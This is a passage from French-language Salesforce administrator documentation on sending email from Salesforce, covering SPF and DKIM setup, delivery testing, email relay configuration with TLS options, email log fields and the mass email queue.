Lorsqu'un utilisateur envoie un e-mail via Salesforce, il est acheminé à travers l'une des adresses IP Salesforce possibles. Si le destinataire du message bloque ces adresses IP, l'e-mail risque de ne pas être livré. Il est difficile de déterminer si vos clients reçoivent les e-mails de toutes les adresses IP de Salesforce. Cependant, avec la fonctionnalité Test de la livraison, vous pouvez vous envoyer aisément un e-mail à partir de chaque adresse IP Salesforce possible. Si vous recevez tous les e-mails, cela signifie que vous ne bloquez aucune adresse IP Salesforce.

## Considérations relatives à la configuration des envois via Salesforce

Prenez connaissance des informations ci-dessous avant de configurer les envois via Salesforce, notamment les détails sur la gestion des rebonds et des spams.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

- Envoyer en utilisant Salesforce est une bonne option si :
  - Vous avez besoin de gérer les rebonds.
  - Vous ne souhaitez pas intégrer Salesforce à un service de messagerie externe.
  - Vous n'utilisez pas Gmail™ ou Office 365™ avec Lightning Experience.
- Si l'authentification par e-mail n'est pas configurée correctement en suivant les recommandations ci-dessous, certains fournisseurs de messagerie marquent les e-mails en tant que spam.
- Si votre société n'est pas propriétaire du domaine ou a activé la gestion des rebonds, les e-mails que vous envoyez peuvent être identifiés comme transmis via Salesforce et affichés comme venant de vous.
- Si le paramètre de livraison `Activer la conformité sans dispositif standard de sécurité de la messagerie` ou `Activer la gestion des renvois` est activé, les destinataires Gmail affichent des informations supplémentaires.
- Si `Activer la conformité Sender ID` est activée, Outlook et les clients de messagerie qui prennent en charge Sender ID n'affichent pas « Envoyé de la part de [nom de l'expéditeur] ».
- Si votre société est propriétaire d'un domaine, nous recommandons de configurer les méthodes d'authentification par e-mail tel que SPF (Sender Policy Framework) ou DKIM (DomainKeys Identified Mail) dans votre DNS. Cela permis d'augmenter le taux de remise et d'acceptation des destinataires.

## Configuration de l'envoi d'e-mails via Salesforce

Prenez connaissance des informations ci-dessous avant de configurer les envois via Salesforce, notamment les détails sur la gestion des rebonds et des spams.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

### Pour les sociétés qui possèdent un domaine (masociete.com)

1. Désactivez la case « Activer la conformité sans dispositif standard de sécurité de la messagerie ».
2. Désactivez la case « Activer la conformité Sender ID ».
3. Ajoutez l'enregistrement SPF de Salesforce au DNS du domaine du client pour indiquer que Salesforce est un expéditeur approuvé, par exemple l'enregistrement SPF : "v=spf1 mx include:_spf.salesforce.com ~all".
4. Configurez une clé DKIM pour améliorer la déliverabilité.

### Pour les sociétés qui ne possèdent pas de domaine

Si le domaine de votre adresse e-mail n'appartient pas à votre société et se termine en @gmail.com, @aol.com ou @yahoo.com, vous devez vous enregistrer à un domaine que vous contrôlez et utiliser ce nouveau domaine pour tous les e-mails envoyés depuis Salesforce en raison de la politique DMARC (Domain-based Message Authentication, Reporting & Conformance) chez Gmail, AOL™ et Yahoo™. En savoir plus. Autres :

1. Désactivez la case « Activer la conformité sans dispositif standard de sécurité de la messagerie ».
2. Désactivez la case « Activer la conformité Sender ID ». Nous recommandons d'activer la conformité Sender ID uniquement si vous avez des destinataires qui utilisent le protocole d'authentification de messagerie Sender ID, largement utilisé.

## Test la remise des e-mails envoyés via Salesforce

Lorsqu'un utilisateur envoie un e-mail via Salesforce, il est acheminé à travers l'une des adresses IP Salesforce possibles. Si le destinataire du message bloque ces adresses IP, l'e-mail risque de ne pas être livré. Il est difficile de déterminer si vos clients reçoivent les e-mails de toutes les adresses IP de Salesforce. Cependant, avec la fonctionnalité Test de la livraison, vous pouvez vous envoyer aisément un e-mail à partir de chaque adresse IP Salesforce possible. Si vous recevez tous les e-mails, cela signifie que vous ne bloquez aucune adresse IP Salesforce.

1. Dans Configuration, saisissez *Test de la livraison* dans la case Recherche rapide, puis sélectionnez **Test de la livraison**.
2. Entrez votre adresse e-mail professionnelle.
3. Cliquez sur **Envoyer**. Salesforce envoie un message test à partir de toutes les adresses IP vers votre adresse e-mail professionnelle. Chaque message test spécifie l'adresse IP depuis laquelle il a été envoyé.
4. Vérifiez si recevez tous les messages tests dans votre compte de messagerie professionnel.

Si vous n'avez pas reçu tous les messages tests, l'administrateur de la messagerie de votre organisation doit ajouter les plages d'adresses IP de Salesforce à la liste blanche du serveur de messagerie de votre organisation. Le fait de placer une adresse IP sur une liste blanche permet au serveur de messagerie de recevoir les e-mails provenant d'une adresse IP qui est bloquée en d'autres circonstances. Pour consulter la liste des plages IP de Salesforce, reportez-vous à Quelles sont les adresses IP de Salesforce à ajouter à la liste blanche ?

Salesforce conserve des adresses IP séparées pour les e-mails entrants et sortants. Les adresses IP utilisées pour les e-mails sortants n'acceptent pas les connexions d'e-mails entrants.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour tester la délivrabilité des e-mails :
- Modifier toutes les données

CONSULTER ÉGALEMENT :

Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce

Activation des messages Cci de conformité

## Relais de messagerie : envoi d'e-mails via le serveur de messagerie de votre société pour les utilisateurs

Pour rationaliser la correspondance par e-mail des utilisateurs, autorisez-les à envoyer des e-mails depuis Salesforce en utilisant le serveur de messagerie de votre société. Pour les destinataires, les e-mails se présentent comme s'ils avaient été envoyés depuis le compte de messagerie de société de vos utilisateurs. Ces e-mails sont également stockés dans le serveur de messagerie de la société, ce qui facilite la conformité. Les utilisateurs peuvent afficher les e-mails envoyés depuis Salesforce dans le dossier Éléments envoyés de leur compte de messagerie de société.

Considérations relatives à la configuration du relais de messagerie

Prenez connaissance des informations ci-dessous avant de configurer le Relais de messagerie, notamment les détails sur la gestion des rebonds et des spams.

Configuration d'un relais de messagerie

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Considérations relatives à la configuration du relais de messagerie

Prenez connaissance des informations ci-dessous avant de configurer le Relais de messagerie, notamment les détails sur la gestion des rebonds et des spams.

- Le relais de messagerie est une bonne option si :
  - Vous souhaitez acheminer les e-mails envoyés depuis Salesforce via le service de messagerie de votre société. Cette pratique est utile pour la conformité.
  - Votre société est propriétaire du domaine (masociete.com).
- Le relais de messagerie est configuré uniquement pour votre organisation Salesforce. Le relais de messagerie permet de stocker une copie de tous les e-mails à des fins d'audit. Vous pouvez également ajouter un contenu, notamment des pieds de page standard, à tous les e-mails. La gestion des rebonds est également prise en charge.
- Pour pouvoir utiliser la gestion des rebonds, votre serveur de messagerie doit autoriser le relais des e-mails envoyés depuis Salesforce.
- Les limitations en envois de Salesforce s'appliquent au relais de messagerie.
- La configuration du relais de messagerie nécessite une expertise technique.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Configuration d'un relais de messagerie

Le relais de messagerie utilise le serveur de messagerie de votre société pour envoyer des e-mails depuis Salesforce. Les entreprises configurent la fonction de relais de messagerie pour effectuer les opérations suivantes :

- Acheminer tous les e-mails depuis Salesforce via leur propre serveur de messagerie. Cela évite de présenter des e-mails semblant usurper l'identité de Salesforce. Le spoofing consiste à falsifier l'intitulé des messages afin de faire en sorte que celui-ci semble provenir d'une autre personne.
- Conserver une copie de tous les e-mails conformément à la législation en vigueur dans différents secteurs.
- Appliquer des filtres de contenu afin d'analyser les messages à la recherche de données et de contenu interdits par la société.
- Réaliser l'analyse antivirus des messages sortants à l'aide d'un logiciel spécifique.
- Ajouter au bas des messages une clause de non-responsabilité adoptée à l'échelle de l'entreprise.

Vous pouvez configurer une fonction de relais de messagerie pour les e-mails envoyés par Salesforce en paramétrant Salesforce afin qu'il achemine automatiquement les messages via le serveur SMTP de votre société. Contactez Salesforce pour activer le relais de messagerie pour votre entreprise.

ATTENTION: Si vous envisager d'activer à la fois la gestion des renvois et le relais d'e-mails, vérifiez avec votre administrateur de messagerie électronique que le serveur de messagerie de votre organisation autorise le relais d'e-mails envoyés depuis Salesforce. Dans le cas contraire, les e-mails que vous envoyez depuis Salesforce risquent de ne pas être transmis. Pour plus d'informations sur la gestion des rebonds, reportez-vous à Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce à la page 2223.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer un relais de messagerie :

- Modifier toutes les données

Pour configurer le relais de messagerie :

1. Dans Configuration, saisissez *Activation du relais de messagerie* dans la case Recherche rapide, puis sélectionnez **Activation du relais de messagerie**.
2. Configurez les paramètres suivants :

| Paramètre | Description |
| --- | --- |
| `Hôte de messagerie` | Nom d'hôte ou adresse IP du serveur SMTP de votre société. Contactez votre administrateur de messagerie pour obtenir ces informations.<br><br>**Important:** Si vous prévoyez d'utiliser le protocole TLS (Transport Layer Security) avec cette connexion, entrez le nom d'hôte plutôt que l'adresse IP. Le protocole TLS nécessite le nom d'hôte pour la vérification des certificats.<br><br>Pour les noms d'hôte, utilisez le format suivant :<br><br>`<mail server>.<domain>.<domain extension>`<br><br>Par exemple :<br><br>`mail.acme.com` |
| `Port` | Numéro de port du serveur SMTP de votre société. Contactez votre administrateur de messagerie pour obtenir ces informations. Le relais d'e-mails est pris en charge sur les ports numéros 25, 587, 10025 et 11025. |
| `Paramètre TLS` | Indique si Salesforce utilise TLS pour les sessions SMTP. Sélectionnez l'une des options suivantes :<br><br>• `Préféré` (par défaut) : Si le serveur distant dispose de l'option TLS, Salesforce met à niveau la session SMTP en cours afin de permettre l'utilisation du protocole TLS. Si le protocole TLS n'est pas disponible, Salesforce poursuit la session sans lui.<br>• `Obligatoire` : Salesforce poursuit la session uniquement si le serveur distant dispose du protocole TLS. Si le protocole TLS n'est pas disponible, Salesforce met fin à la session sans transmettre l'e-mail.<br>• `Vérification des préférences` : Si le serveur distant dispose de l'option TLS, Salesforce met à niveau la session SMTP en cours afin de permettre l'utilisation du protocole TLS. Avant l'initialisation de la session, Salesforce vérifie que le certificat est signé par une autorité de certification valide et que le nom présenté sur le certificat correspond au domaine ou au serveur de messagerie de la connexion actuelle. Si le protocole TLS est disponible mais que le certificat n'est pas signé ou que le nom ne correspond pas, Salesforce déconnecte la session et ne livre l'e-mail. Si le protocole TLS n'est pas disponible, Salesforce poursuit la session sans lui.<br>• `Vérification des éléments obligatoires` : Salesforce ne poursuit la session que si le serveur distant propose le protocole TLS, que le certificat a été signé par une autorité de certification valide et que le nom indiqué sur le |

| Paramètre | Description |
| --- | --- |
| | certificat correspond au domaine ou au serveur de messagerie auquel Salesforce est connecté. Si l'un de ces critères n'est pas respecté, Salesforce met fin à la session sans transmettre l'e-mail. |
| `Restreindre le relais aux domaines` | Indique s'il convient de limiter la fonction de relais de messagerie à certains domaines. Si vous sélectionnez cette option, entrez le nom de ces domaines dans le champ texte en dessous en les séparant par des virgules. (Le caractère générique astérisque (`*`) est autorisé, par exemple `*.sous-domaines.com` correspond à alain@aco.sous-domaines.com et à alain@bco.sous-domaines.com (mais pas à alain@sous-domaines.com). Salesforce pourra ainsi transférer le message vers le serveur SMTP de votre société uniquement si l'e-mail est adressé à l'un des domaines répertoriés. Si vous cochez la case mais n'indiquez aucun domaine, Salesforce transfère tous les e-mails vers le serveur SMTP de votre société. |
| `Actif` | Active le relais de messagerie pour votre entreprise. Si vous désélectionnez cette case, Salesforce conserve les paramètres du relais de messagerie sans transférer les e-mails vers le serveur de messagerie de votre société. |

3. Enregistrez la page.

Salesforce recommande l'envoi d'un message test lors de chaque modification des paramètres du relais de messagerie.

CONSULTER ÉGALEMENT :

- Test la remise des e-mails envoyés via Salesforce
- Activation des messages Cci de conformité
- Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce
- Adresses de l'organisation : envoi d'e-mails depuis Salesforce en utilisant une adresse De commune

## Surveillance des e-mails envoyés depuis Salesforce

Tirez parti de l'envoi d'e-mail depuis Salesforce avec des fonctionnalités qui permettent de surveiller les e-mails, notamment des journaux d'e-mails et une file d'attente d'envoi d'e-mails en masse.

### Journaux d'e-mails : surveiller les e-mails envoyés via Salesforce

Avec les journaux d'e-mails, vous pouvez aisément surveiller les e-mails envoyés depuis Salesforce au cours des 30 derniers jours. Les journaux contiennent des informations sur chaque e-mail. Ils comprennent l'expéditeur et le destinataire, la date et l'heure, le statut de remise et tout code d'erreur associé. Ils se présentent sous le format CSV.

File d'attente d'envoi d'e-mails en masse : surveiller le statut des e-mails en masse envoyés depuis Salesforce

La file d'attente d'envoi des e-mails en masse permet d'afficher le statut des e-mails en masse planifiés que vous avez personnellement envoyés ou le statut des e-mails en masse planifiés pour votre organisation Salesforce. Vous pouvez annuler les e-mails en masse si nécessaire. Vous pouvez afficher le statut de vos e-mails en masse personnels, dans vos paramètres personnels. Si vous disposez de l'autorisation appropriée, vous pouvez afficher le statut des e-mails en masse de votre organisation dans la Configuration.

CONSULTER ÉGALEMENT :

Envoi d'e-mails depuis Salesforce par les utilisateurs

## Journaux d'e-mails : surveiller les e-mails envoyés via Salesforce

Avec les journaux d'e-mails, vous pouvez aisément surveiller les e-mails envoyés depuis Salesforce au cours des 30 derniers jours. Les journaux contiennent des informations sur chaque e-mail. Ils comprennent l'expéditeur et le destinataire, la date et l'heure, le statut de remise et tout code d'erreur associé. Ils se présentent sous le format CSV.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Considérations relatives à l'utilisation des journaux d'e-mails

Avant de créer des pieds de page qui s'appliquent à tous les utilisateurs de votre organisation Salesforce, notez les points ci-dessous, notamment les informations sur le codage et les paramètres par défaut.

Requête de journal d'e-mails

Avec les journaux d'e-mails, vous pouvez aisément surveiller les e-mails envoyés depuis Salesforce au cours des 30 derniers jours. Vous pouvez demander un nouveau journal à tout moment.

Référence du journal d'e-mails

CONSULTER ÉGALEMENT :

Surveillance des e-mails envoyés depuis Salesforce

Envoi d'e-mails depuis Salesforce par les utilisateurs

### Considérations relatives à l'utilisation des journaux d'e-mails

Avant de créer des pieds de page qui s'appliquent à tous les utilisateurs de votre organisation Salesforce, notez les points ci-dessous, notamment les informations sur le codage et les paramètres par défaut.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

- Les requêtes de journaux d'e-mails sont placées en file d'attente par ordre de réception. Les journaux d'e-mails sont disponibles dans les 30 minutes qui suivent votre demande.
- La liste des demandes de journal d'e-mails en attente indique le statut des demandes non terminées.
- La liste des erreurs de journal d'e-mails contient la description des demandes ayant échoué. Vous ne pouvez pas soumettre de nouveau une demande ayant échoué si elle requiert des données antérieures à 30 jours ou si vous avez déjà trois demandes en attente.
- Les journaux d'e-mail sont des fichiers CSV dans un fichier compressé contenant jusqu'à 100 000 enregistrements. Comme les demandes de journaux d'e-mail renvoient jusqu'à 500 000 enregistrements, le téléchargement peut représenter 5 fichiers .zip. Les journaux sont pris en compte dans le calcul du volume total de stockage de fichiers.

- Le nombre de demandes de journal en attente simultanées est limité à trois. Si vous avez déjà trois demandes en attente, vous ne pouvez pas demander un autre journal tant que l'une des demandes en attente n'est pas satisfaite.
- Les journaux d'e-mails sont disponibles pour les messages envoyés dans les 30 derniers jours précédant votre demande.
- Chaque journal d'e-mails peut s'étendre sur sept jours au maximum. Pour afficher les données de journal d'e-mails sur une période supérieure à sept jours, créez plusieurs demandes.

CONSULTER ÉGALEMENT :

Journaux d'e-mails : surveiller les e-mails envoyés via Salesforce

## Requête de journal d'e-mails

Avec les journaux d'e-mails, vous pouvez aisément surveiller les e-mails envoyés depuis Salesforce au cours des 30 derniers jours. Vous pouvez demander un nouveau journal à tout moment.

1. Dans Configuration, saisissez *Fichiers journaux des e-mails* dans la case Recherche rapide, puis sélectionnez **Fichiers journaux des e-mails**.
2. Cliquez sur **Demander un journal d'e-mails**.
3. Vous pouvez également filtrer un journal d'e-mails afin qu'il enregistre uniquement les lignes contenant un nom de domaine ou une adresse e-mail spécifique dans un champ tel que Destinataire ou En-tête ID du message. Pour saisir plusieurs termes de filtrage, séparez chaque valeur par une virgule. Si vous laissez ce champ vide, le journal n'est pas filtré et toutes les adresses e-mail correspondant à la période spécifiée sont renvoyées.
4. Entrez les adresses e-mail auxquelles vous souhaitez être notifié de la fin d'une demande de journal d'e-mails. Séparez chaque adresse e-mail par une virgule.

Pour effacer une demande et revenir à la page de présentation des journaux d'e-mails, cliquez sur **Annuler**.

CONSULTER ÉGALEMENT :

Journaux d'e-mails : surveiller les e-mails envoyés via Salesforce

Référence du journal d'e-mails

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour accéder aux journaux d'e-mails :

- "Modifier toutes les données"

## Référence du journal d'e-mails

Le tableau suivant présente le format du fichier journal et des exemples de champ :

| Colonne | Champ | Description | Exemple |
|---|---|---|---|
| A | `Date/heure` | Date et heure GMT d'expédition du message | 3/06/2009 13:37 |
| B | `ID de message interne` | ID interne unique du message | `16/A4-20983-88E21E84` |
| C | `Événement de messagerie` | Indique le dernier événement de messagerie dans le serveur de messagerie. Les événements peuvent être l'une des valeurs suivantes :<br>**R - Réception** L'e-mail a été reçu avec succès.<br>**D - Livraison** L'e-mail a été envoyé avec succès.<br>**T - Échec transitoire** La transmission de l'e-mail a été retardée. Salesforce retentera de livrer sur une période de 24 heures. La première tentative intervient cinq minutes après le premier échec transitoire, la deuxième tentative dix minutes après, la troisième tentative vingt minutes après, et ainsi de suite.<br>**P - Échec permanent** L'e-mail n'a pas pu être livré. | T |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour accéder aux journaux d'e-mails :

- "Modifier toutes les données"

| Colonne | Champ | Description | Exemple |
|---|---|---|---|
| D | `Destinataire` | Adresse e-mail de la personne à laquelle l'e-mail est envoyé. | admin@acme.com |
| E | `Expéditeur` | Adresse e-mail de la personne qui a envoyé l'e-mail. | user@acme.com |
| F | `Hôte distant` | Adresse IP du serveur d'applications qui a livré l'e-mail au serveur de messagerie | 10.0.0.1 |
| G | `Octets transférés` | Taille de l'e-mail | 11856 |
| H | `ID utilisateur` | ID Salesforce de l'utilisateur qui a envoyé l'e-mail | `00540000000rSXT` |
| I | `En-tête ID du message` | En-tête ID au début de chaque e-mail | `21749386.106091224027705044.JavaMail.sfdc@na2-app4-2-sjl.ops.sfdc.net` |
| J | `Nombre de tentatives` | Nombre de tentatives de livraison de l'e-mail | 11 |
| K | `Secondes dans la file d'attente` | Délai d'attente en secondes avant la livraison de l'e-mail | 300 |
| L | `Étape de livraison` | Dernière étape de livraison avant sa consignation dans le journal. Les valeurs des étapes sont présentées ci-dessous, par ordre d'affichage durant une séquence SMTP :<br>**BANNER**<br>Réponse de connexion SMTP<br>**EHLO**<br>Début de la session avec le serveur de messagerie<br>**STARTTLS**<br>Établit une connexion sécurisée avec le serveur de messagerie<br>**MAIL FROM**<br>Annonce l'expéditeur de l'e-mail<br>**RCPT TO**<br>Annonce le destinataire de l'e-mail | `durant RCPT TO` |

| Colonne | Champ | Description | Exemple |
|---|---|---|---|
| | | **DATA**<br>Annonce que le texte qui suit est le message d'e-mail<br>**BODY**<br>Statut lors de l'envoi au destinataire du corps du message<br>**RSET**<br>Réinitialise la statut du serveur, mettant fin à la session<br>En outre, des réponses peuvent s'afficher à tout moment durant une séquence de livraison :<br>**hors connexion**<br>Le client tente d'établir une connexion<br>**inoccupé**<br>Le client s'est connecté, mais il n'envoie et ne reçoit aucune commande<br>**confirmation de lecture**<br>Une commande a été envoyée et le client attend une réponse<br>**TLS d'accusé de réception**<br>Une erreur s'est produite en tentant d'établir une connexion sécurisée<br>**renvoi hors plage**<br>Le serveur de réception a accepté une commande, mais elle a été rejetée pour une raison inconnue<br>**statut inconnu**<br>Une erreur inconnue s'est produite | |
| M | `Adresse du relais` | Nom d'hôte du système de relais désigné | relay.my.org |
| N | `Port relais` | Port du système de relais désigné | 587 |

| Colonne | Champ | Description | Exemple |
| --- | --- | --- | --- |
| O | `Notification de statut de livraison` | Après chaque étape de livraison, un code de réponse à trois chiffres est envoyé depuis le serveur de messagerie. Le premier chiffre indique si la commande a réussi ou non, le deuxième indique le type d'erreur et le troisième fournit des informations supplémentaires pour résoudre le problème potentiel.<br><br>Pour le premier chiffre, les cinq valeurs possible sont :<br><br>**`1xx` - Réponse préliminaire positive**<br>La commande a été acceptée, mais aucune réponse n'a été envoyée<br><br>**`2xx` - Réponse d'exécution positive**<br>L'action demandée a été exécutée avec succès<br><br>**`3xx` - Réponse intermédiaire positive**<br>La commande a été acceptée, mais l'action demandée nécessite davantage d'informations<br><br>**`4xx` - Réponse d'exécution négative transitoire**<br>La commande n'a pas été acceptée et l'action demandée n'a pas été exécutée. Cependant, la condition d'erreur est temporaire et l'action peut demandée de nouveau.<br><br>**`5xx` - Réponse d'exécution négative permanente**<br>La commande n'a pas été acceptée et l'action demandée n'a pas été exécutée<br><br>Chaque fournisseur de services de messagerie implémente les | `421 aucun serveur adéquat` |

| Colonne | Champ | Description | Exemple |
|---|---|---|---|
| | | codes de façon différente. Par conséquent, aucune liste exhaustive n'existe pour les deuxième et troisième chiffres.<br>Pour plus d'informations sur ces codes, reportez-vous à la documentation SMTP officielle, section 4.2.1 : http://www.ietf.org/rfc/rfc2821.txt?number=2821 | |

CONSULTER ÉGALEMENT :

Journaux d'e-mails : surveiller les e-mails envoyés via Salesforce

## File d'attente d'envoi d'e-mails en masse : surveiller le statut des e-mails en masse envoyés depuis Salesforce

La file d'attente d'envoi des e-mails en masse permet d'afficher le statut des e-mails en masse planifiés que vous avez personnellement envoyés ou le statut des e-mails en masse planifiés pour votre organisation Salesforce. Vous pouvez annuler les e-mails en masse si nécessaire. Vous pouvez afficher le statut de vos e-mails en masse personnels, dans vos paramètres personnels. Si vous disposez de l'autorisation appropriée, vous pouvez afficher le statut des e-mails en masse de votre organisation dans la Configuration.

La file d'attente des e-mails en masse affiche le numéro des destinataires auxquels l'e-mail a été adressé et envoyé. Ces deux valeurs peuvent différer pour les raisons suivantes :

- L'envoi d'e-mails en masse peut provoquer le dépassement de la limite en nombre d'e-mails en masse que votre organisation est autorisée à envoyer par jour. Dans ce cas, Salesforce n'envoie pas le message aux destinataires voulus.
- Un ou plusieurs destinataires sélectionnés ont choisi de ne pas recevoir les e-mails en masse après leur planification, mais avant leur traitement.
- L'adresse e-mail d'un ou de plusieurs destinataires sélectionnés a été supprimée du contact ou de la piste, après la planification des e-mails en masse, mais avant leur traitement.
- L'utilisateur qui a expédié les e-mails en masse a été désactivé, après la planification des e-mails en masse, mais avant leur traitement. Salesforce n'envoie pas les e-mails en masse planifiés par un utilisateur désactivé.

CONSULTER ÉGALEMENT :

Surveillance des e-mails envoyés depuis Salesforce

Envoi d'e-mails en masse dans Salesforce Classic

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour afficher l'envoi de vos e-mails en masse ou annuler l'envoi d'e-mails en masse en attente :

- Envoi en masse d'e-mails

Pour afficher l'envoi de tous les e-mails en masse ou annuler l'envoi des e-mails en masse en attente de votre entreprise :

- Modifier toutes les données

# Amélioration de la remise des e-mails envoyés depuis Salesforce

La livraison (ou délivrabilité) des e-mails contrôle la probabilité que les e-mails transmis par une société ou un individu atteignent leur destinataire. Pour améliorer la remise des e-mails que vous envoyez bien Salesforce, nous offrons plusieurs paramètres et options de conformité.

Configuration des paramètres de remise des e-mails envoyés depuis Salesforce
Utilisez les options de remise disponibles afin de configurer votre organisation Salesforce pour livrer rapidement les e-mails que vos utilisateurs envoient depuis Salesforce.

Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce
La livraison des e-mails est affectée par les rebonds passés des domaines de messagerie et les e-mails qui ne remplissent pas les critères de sécurité des destinataires. Prenez connaissance des consignes ci-dessous pour mieux gérer ces obstacles et livrer rapidement vos e-mails aux utilisateurs.

Créer une clé DKIM
Utiliser la fonctionnalité de clé DKIM (DomainKeys Identified Mail) pour activer la signature par Salesforce des e-mails sortants envoyés au nom de votre organisation. Une signature valide certifie auprès des destinataires que l'e-mail a été traité par un tiers tel que Salesforce selon un processus autorisé par votre organisation.

Importer une clé DKIM
Utiliser la fonctionnalité de clé DKIM (DomainKeys Identified Mail) pour activer la signature par Salesforce des e-mails sortants envoyés au nom de votre organisation.

Activation des messages Cci de conformité

CONSULTER ÉGALEMENT :

Envoi d'e-mails depuis Salesforce par les utilisateurs

## Configuration des paramètres de remise des e-mails envoyés depuis Salesforce

Utilisez les options de remise disponibles afin de configurer votre organisation Salesforce pour livrer rapidement les e-mails que vos utilisateurs envoient depuis Salesforce.

1. Dans Configuration, saisissez *Livraison* dans la case `Recherche rapide`, puis sélectionnez **Livraison**.
2. Sélectionnez les options qui s'appliquent à votre organisation Salesforce.

CONSULTER ÉGALEMENT :

Amélioration de la remise des e-mails envoyés depuis Salesforce

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour configurer la livraison des e-mails :

- Personnaliser l'application

## Consignes relatives à la configuration des paramètres de livraison pour les e-mails envoyés depuis Salesforce

La livraison des e-mails est affectée par les rebonds passés des domaines de messagerie et les e-mails qui ne remplissent pas les critères de sécurité des destinataires. Prenez connaissance des consignes ci-dessous pour mieux gérer ces obstacles et livrer rapidement vos e-mails aux utilisateurs.

Dans la page Livraison de la Configuration, vous pouvez améliorer la livraison des e-mails.

- Pour contrôler le type d'e-mail que votre organisation envoie, utilisez l'option `Niveau d'accès` de la section Accéder à l'envoi d'e-mails. Les options disponibles comprennent :

  - `Aucun accès` : empêche tous les e-mails sortants vers et depuis les utilisateurs.
  - `E-mail système uniquement` : autorise uniquement les e-mails générés automatiquement, tels que les e-mails de nouvel utilisateur ou de réinitialisation du mot de passe. Particulièrement utile pour contrôler les e-mails envoyés depuis des organisations sandbox pour ne pas envoyer d'e-mails tests à vos utilisateurs lors d'opérations de test et de développement. Les nouveaux environnements sandbox sont définis par défaut sur `E-mail système uniquement`.
  - `Tous les e-mails` : autorise tous les types d'e-mail sortant. Paramètre par défaut pour les organisations nouvelles, non sandbox. Les sandbox créées avant la version Spring '13 appliquent par défaut le paramètre `Tous les e-mails`.
- Lors de l'utilisation de la gestion des rebonds :
  - Si vous utilisez également Relais de messagerie, assurez-vous que le serveur de messagerie de votre organisation autorise le relais des e-mails envoyés depuis Salesforce.
  - Si un e-mail envoyé à l'adresse d'un contact, d'une piste ou d'un compte personnel rebondit, une alerte est affichée en regard de l'adresse, et les autres utilisateurs ne peuvent pas envoyer d'e-mail à cette adresse dans quelle n'a pas été mise à jour ou confirmée.
  - Les e-mails rebondissent vers Salesforce, pas vers le compte de messagerie personnel de l'expéditeur.
  - Utilisez le rapport standard Contacts renvoyés et Pistes renvoyées pour afficher la liste de toutes les adresses e-mail qui ont renvoyé des messages. Le rapport comprend le motif du renvoi de l'e-mail, la date du renvoi et le contact, la piste ou le compte personnel qui a renvoyé l'e-mail.
- Pour respecter les infrastructures de sécurité de la messagerie de vos destinataires, notamment SPF :
  - Cochez la case `Activer la conformité sans dispositif standard de sécurité de la messagerie`. Cela modifie l'adresse `De` de l'enveloppe des e-mails envoyés depuis Salesforce. L'adresse du champ `De` de l'en-tête reste défini dans l'adresse e-mail de l'expéditeur. Habituellement, les infrastructures de sécurité vérifient uniquement l'adresse de l'enveloppe.
  - Si des destinataires utilisent le protocole d'authentification de la messagerie Sender ID, rarement utilisé, cochez la case `Activer la conformité Sender ID`. Le champ `Expéditeur` de l'enveloppe des e-mails envoyés depuis Salesforce est automatiquement renseigné avec `no-reply@Salesforce`. Toutes les réponses des destinataires continuent d'être livrées à l'adresse e-mail de l'expéditeur. Le client de messagerie des destinataires (pas Salesforce) peut ajouter la phrase « Envoyé de la part de » au champ `De` des e-mails envoyés depuis Salesforce.
- Pour spécifier comment Salesforce utilise le protocole Transport Layer Security (TLS) pour les communications par e-mail sécurisées des sessions SMTP, sélectionnez un `Paramètre TLS`. Les options disponibles comprennent :
  - `Préféré` (par défaut) : Si le serveur distant dispose de l'option TLS, Salesforce met à niveau la session SMTP en cours afin de permettre l'utilisation du protocole TLS. Si le protocole TLS n'est pas disponible, Salesforce poursuit la session sans lui.
  - `Obligatoire` : Salesforce poursuit la session uniquement si le serveur distant dispose du protocole TLS. Si le protocole TLS n'est pas disponible, Salesforce met fin à la session sans transmettre l'e-mail.
  - `Vérification des préférences` : Si le serveur distant dispose de l'option TLS, Salesforce met à niveau la session SMTP en cours afin de permettre l'utilisation du protocole TLS. Avant l'initialisation de la session, Salesforce vérifie que le certificat est signé par une autorité de certification valide et que le nom présenté sur le certificat correspond au domaine ou au serveur de messagerie de la connexion actuelle. Si le protocole TLS est disponible mais que le certificat n'est pas signé ou que le nom ne correspond pas, Salesforce déconnecte la session et ne livre l'e-mail. Si le protocole TLS n'est pas disponible, Salesforce poursuit la session sans lui.
  - `Vérification des éléments obligatoires` : Salesforce ne poursuit la session que si le serveur distant propose le protocole TLS, que le certificat a été signé par une autorité de certification valide et que le nom indiqué sur le certificat correspond au domaine ou au serveur de messagerie auquel Salesforce est connecté. Si l'un de ces critères n'est pas respecté, Salesforce met fin à la session sans transmettre l'e-mail.

